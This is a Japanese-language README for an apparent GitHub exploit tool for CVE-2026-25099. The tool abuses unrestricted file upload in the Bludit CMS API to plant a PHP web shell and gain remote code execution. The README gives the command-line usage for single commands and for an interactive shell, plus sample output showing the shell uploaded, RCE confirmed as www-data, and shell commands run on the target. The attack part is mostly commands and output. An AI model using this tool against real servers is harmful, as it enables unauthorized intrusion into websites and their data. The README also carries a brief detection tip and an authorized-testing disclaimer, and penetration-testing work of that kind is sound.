 yahiahamza/cve-2026-25099
Python製のエクスプロイトで、Bludit CMS APIの無制限ファイルアップロードを悪用してリモートコード実行を実現し、認可されたテスト用にコマンド実行と対話型シェルを提供します。

Bludit CMS 3.18.4 より前のバージョンでは、有効なAPIトークンを持つ認証済み攻撃者が、POST /api/files/<page-key> エンドポイントを介して任意のタイプおよび拡張子のファイルをアップロードできます。uploadFile() 関数はファイル拡張子やコンテンツの検証を一切行わないため、PHPウェブシェルをアップロードして www-data として実行することが可能です。
# 単一コマンド実行
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN" -c "id"

# 対話型シェル
python3 CVE-2026-25099.py -u http://target -t "API_TOKEN"

[*] CVE-2026-25099 - Bludit CMS API ファイルアップロードによるRCE
[*] ターゲット: http://target
[*] ページキーを取得中...
[+] ページキー: create-your-own-content
[*] ウェブシェルをアップロード中...
[+] シェルがアップロードされました: http://target/bl-content/uploads/pages/create-your-own-content/abcdefgh.php
[*] RCEを検証中...
[+] RCE確認: uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] 対話型シェル(終了するには 'exit' と入力)

shell> whoami
www-data
shell> grep BLUDIT_VERSION /var/www/html/bl-kernel/boot/init.php
define('BLUDIT_VERSION', '3.18.2');
/bl-content/uploads/ 内の予期しないPHPファイルを監視するYahia Hamza - https://yh.do
このツールは、許可されたセキュリティテストおよび教育目的のみで提供されています。責任を持って、テストする許可を得たシステムに対してのみ使用してください。
